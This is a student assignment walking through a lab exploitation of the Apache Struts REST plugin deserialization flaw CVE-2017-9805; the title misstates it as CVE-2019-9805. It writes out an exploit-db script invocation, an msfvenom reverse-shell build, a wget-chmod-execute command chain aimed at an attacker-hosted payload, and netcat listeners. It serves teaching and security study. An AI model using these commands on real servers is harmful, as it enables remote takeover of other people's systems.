SLIIT

Discover Your Future

Sri Lanka Institute of Information Technology

Exploiting Apache Struts-CVE-2019-9805

Individual Assignment

Systems and Network Programming

Submitted by:

Student Registration Number	Student Name
IT19143378	Senadheera S.M.A.R.

Date of submission

05/12/2020

Table of Contents

Introduction

This vulnerability was published on Sep 05, 2017 by **Man Yue Mo** who is a security researcher at LGTM.com. This vulnerability is a critical vulnerability on the REST Plugin in Apache Struts 2.1.1 through 2.3.x before 2.3.34 and 2.5.x before 2.5.13. All frameworks using the framework's REST plugin is vulnerable. The vulnerability is registered in the Common vulnerabilities and exposures database under the **CVE-2017-9805**.

The vulnerability allows an attacker to do remote code execution when deserializing XML payloads**.** Shortly after the vulnerability was discovered the patched versions were released and users were advised to update the framework as a fix for this vulnerability. This vulnerability has been addressed in Struts versions 2.3.34 and 2.5.13.

Vulnerability Details

- Title - Apache Struts RCE vulnerability.
- CVE - **CVE-2017-9805**
- Founder **- Man Yue Mo** (Security researcher at LGTM.com)
- Vulnerable Application **-** The REST Plugin in Apache Struts
- Affected versions **-** Apache Struts 2.1.1 through 2.3.x before 2.3.34 and 2.5.x before 2.5.13
- Platform - Linux, Python, Unix, Windows
- CVSS score - 6.8
- Fix – Upgrading the Apache Struts framework

Setting up the Exploitation Environment

To demonstrate the exploitation of this vulnerability following is needed.

1. Since this is a RCE vulnerability I will be using Ubuntu 16.04 LTS on virtual box to setup tomcat server and deploy the vulnerable Apache struts application.
2. The vulnerable Apache Struts application [1].
3. Tomcat8 to deploy the apache struts application.
4. I am using Kali Linux 2019.4 on my attacking machine.
5. msfvenom installed on the attacking machine.
6. The exploit which can be downloaded in exploit-db. [2].

Setting up the vulnerable environment on VirtualBox

First, we need to configure the tomcat server to deploy the vulnerable apache struts application.

- It can be installed by using following commands.

  ```
  # sudo apt-get install tomcat8

  # sudo apt-get install tomcat8-admin
  ```

- Then we must add an admin user to the tomcat8 web application manager.

  1. Open the configuration file

     ```
     # nano /etc/tomcat8/tomcat-users.xml
     ```

  2. Add the following line between the <tomcat-users> tags:

     ```
     <tomcat-users>

     <user username=”admin” password=”Password” roles=”manager-gui,admin-gui”/>

     </tomcat-users>
     ```

  3. Restart tomcat8


     ```
     # systemctl restart tomcat8
     ```

Exploitation

- First log in to the tomcat manager application by typing the following in the browser,
- Add the host machine’s ip between “< >” tags

http://<IP_OF_TOMCAT_SERVER>:8080/manager/html

- Then login using the credentials configured in the previous steps.



Tomcat Web Application Manager


Message:	OK

Manager			
List Applications	HTML Manager Help	Manager Help	Server Status

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
					Start Stop Reload Undeploy

- Then deploy the downloaded apache struts application using the struts2-rest-showcase.war file. (Found in the apps folder of the struts-2.5-all.zip)


Ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/manager - Mozilla Firefox
/manager
192.168.42.97:8080/manager/html
Start Stop Reload Undeploy
Expire sessions
Deploy
Browse...
Find leaks
Right Ctrl

/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Deploy

Deploy directory or WAR file located on server

Context Path (required):

XML Configuration file URL:

WAR or Directory URL:

WAR file to deploy

Select WAR file to upload Browse... No file selected.


Diagnostics

Check to see if a web application has caused a memory leak on stop, reload or undeploy

Find leaks This diagnostic check will trigger a full garbage collection. Use it with extreme caution on production systems.

SSL connector configuration diagnostics

- The deployed application can be accessed by clicking on the path under the application of tomcat application manager.


/manager
192.168.42.97:8080/manager/html/upload;jsessionid=D9087AF7F6A91D9B1F8B668114641B98?org.a

Manager

List Applications	HTML Manager Help	Manager Help	Server Status

Applications


Path	Version	Display Name	Running	Sessions	Commands
/	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/struts2-rest-showcase	None specified	Struts 2 Rest Example	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

- Now the server is ready, and we can continue with the exploitation.

- Now we can use the python script we downloaded from exploit-db to continue with the exploitation.

- This script is going to make a post request to the URL that we are going to specify.

- First, we should copy the URL from the apache struts application.



Order 3


ID	3
Client	Bob
Amount	33

- Next, we are going to run the following command to make the vulnerable machine make a http request, requesting a file from our attacking machine. The file doesn’t have to really exist, we are just going to make sure that the python script is working, and we can get the vulnerable machine to run commands for us.

  # python 42627.py http://192.168.42.97:8080/struts2-rest-showcase/orders/3 “wget http://192.168.42.171/file”

- Here, 192.168.42.171 is the attacking machine and 192.168.42.97 is the vulnerable machine.

- Next, by setting up a netcat listener to catch the http request from the vulnerable machine, we should get a response like below,



```
root@v3nom:~# nc -nvlp 80
listening on [any] 80 ...
connect to [192.168.42.171] from (UNKNOWN) [192.168.42.97] 56654
GET /file HTTP/1.1
User-Agent: Wget/1.17.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 192.168.42.171
Connection: Keep-Alive
```

- So, since now we know that we can get the vulnerable machine to run commands for us. We can create a reverse shell payload using msfvenom and get the vulnerable machine to download the payload and execute it.

- First, we can run the following command and create the payload.

  # msfvenom -p linux/x86/shell_reverse_tcp -f elf LHOST=192.168.42.171 LPORT=443 -o /var/www/html/reverse

- Here the 'LHOST' is the ip of the attacking machine which the reverse shell is going to communicate back with.

- 'LPORT' is the port that the shell will be using to communicating with the attacking machine.


- I have saved the shell to the directory "/var/www/html/" as 'reverse', because I will be using apache2 to host the reverse shell on our attacking machine and above is the common directory for apache2.

- After the payload has been created and saved. We can run the following command and start the apache2 server.

  # service apache2 start

- Now the apache2 server should be running and the reverse shell we have created is hosted on the following address.

  http:// 192.168.42.171 /reverse



```
root@v3nom:~# wget 192.168.42.171/tcp
--2020-05-11 22:33:48--  http://192.168.42.171/tcp
Connecting to 192.168.42.171:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 152
Saving to: 'tcp'

tcp                 100%[===================>]     152  --.-KB/s    in 0s

2020-05-11 22:33:48 (10.0 MB/s) - 'tcp' saved [152/152]

root@v3nom:~# 
```

as you can see the file is hosted

- Now we can make the vulnerable machine download and execute the reverse shell from our apache2 server.

- Before running the command to do that we need to setup the netcat listener on the port that we have specified when creating the payload, which in my case is ‘443’. This can be done by using the following command.

```
# nc -nvlp 443
```

- This netcat listener is used to catch the reverse shell that will be connecting back

- So since now we have the netcat listener listening on port:443, We can use the following command and do the exploitation.

```
# python 42627.py http://192.168.42.97:8080/struts2-rest-showcase/orders/3 “cd /dev/shm &#38;&#38; wget http://192.168.42.171/reverse &#38;&#38; chmod +x reverse &#38;&#38; ./reverse”
```


- In this attack we can not use the commands separately, so we must give all the commands in one line and separate the commands using ‘&&’ but these ‘&&’ separators should be XML encoded or they won’t be parsed correctly, and the attack may fail.

- Breakdown of the commands used,

  “cd /dev/shm &#38;&#38; wget http://192.168.42.171/reverse &#38;&#38; chmod +x reverse &#38;&#38; ./reverse ”

  1. First, I’m moving in to a writable directory to save the file which in this case is /dev/shm. (any writable directory by the tomcat user can be used here.)
  2. Next using the ‘wget’ command I am making a http request to the apache2 server hosted on our attacking machine to download the reverse shell.
  3. Next command “chmod +x reverse” modifies the downloaded shell to be executable.
  4. And Finally using the ‘./reverse’ the shell is executed.

- So, when all of these are executed and done properly we should get a connection from our reverse shell to the netcat listener like below, which indicates the exploitation is successful.



```
root@v3nom:~# nc -nvlp 443
listening on [any] 443 ...
connect to [192.168.42.171] from (UNKNOWN) [192.168.42.97] 35934
```

- Now we can execute commands on the vulnerable machine, which means that we have successfully done the attack.

References

- Python Script - https://www.exploit-db.com/exploits/42627

- Vulnerable Apache Struts Package - http://archive.apache.org/dist/struts/2.5/struts-2.5-all.zip

Other References used

- **https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-9805**
- **https://www.securityfocus.com/bid/100609/info**
- **https://blog.semmle.com/cve-2017-9805/**
- **https://securitylab.github.com/research/apache-struts-vulnerability-cve-2017-9805**
- **https://www.cvedetails.com/cve/CVE-2017-9805/**